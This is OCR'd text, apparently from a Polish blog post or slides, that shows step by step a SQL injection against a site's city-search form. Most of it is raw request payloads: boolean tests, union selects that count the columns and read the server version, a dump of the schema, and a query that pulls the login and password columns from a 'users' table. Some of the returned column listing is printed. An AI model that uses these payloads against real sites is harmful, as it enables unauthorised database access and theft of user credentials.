
M

priv_search=&cat=1&w_city=Ca%B3a+Polska' and 1=1#&submit=Szukaj



M

priv_search=&cat=1&w_city=Ca%B3a+Polska' and 1=0#&submit=Szukaj




M

priv_search=&cat=1&w_city=Ca%B3a+Polska'
union all select @@version#&submit=Szukaj

The used SELECT statements have a different number of columns


M

priv_search=&cat=1&w_city=Ca%B3a+Polska' union all select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,@@version#&submit=Szukaj



M

priv_search=&cat=1&w_city=Ca%B3a+Polska' union all select 1,2,3,4,5,6,7,8,9,10,@@version,12,13,14,15,16,17,18#&submit=Szukaj




M

priv_search=&cat=1&w_city=Ca%B3a+Polska' union all select 1,2,3,TABLE_SCHEMA,5,6,7,8,9,10,TABLE_NAME,12,COLUMN_NAME,14,15,16,17,18 from information_schema.columns where TABLE_SCHEMA != 'mysql' and TABLE_SCHEMA != 'information_schema'#&submit=Szukaj

314	sig 5/6lat	users	login
315	sig 5/6lat	users	pass
316	sig 5/6lat	users	sex
317	sig 5/6lat	users	age
318	sig 5/6lat	users	points
319	sig 5/6lat	users	email
320	sig 5/6lat	users	email2
321	sig 5/6lat	users	skype


M

priv_search=&cat=1&w_city=Ca%B3a+Polska' union all select 1,2,3,login,5,6,7,8,9,10,pass,12,sex,14,15,16,17,18 from users#&submit=Szukaj



M


Przy okazji wychodzą na jaw **TAJEMNICE** ;-)



M

Bonusowe odkrycie:

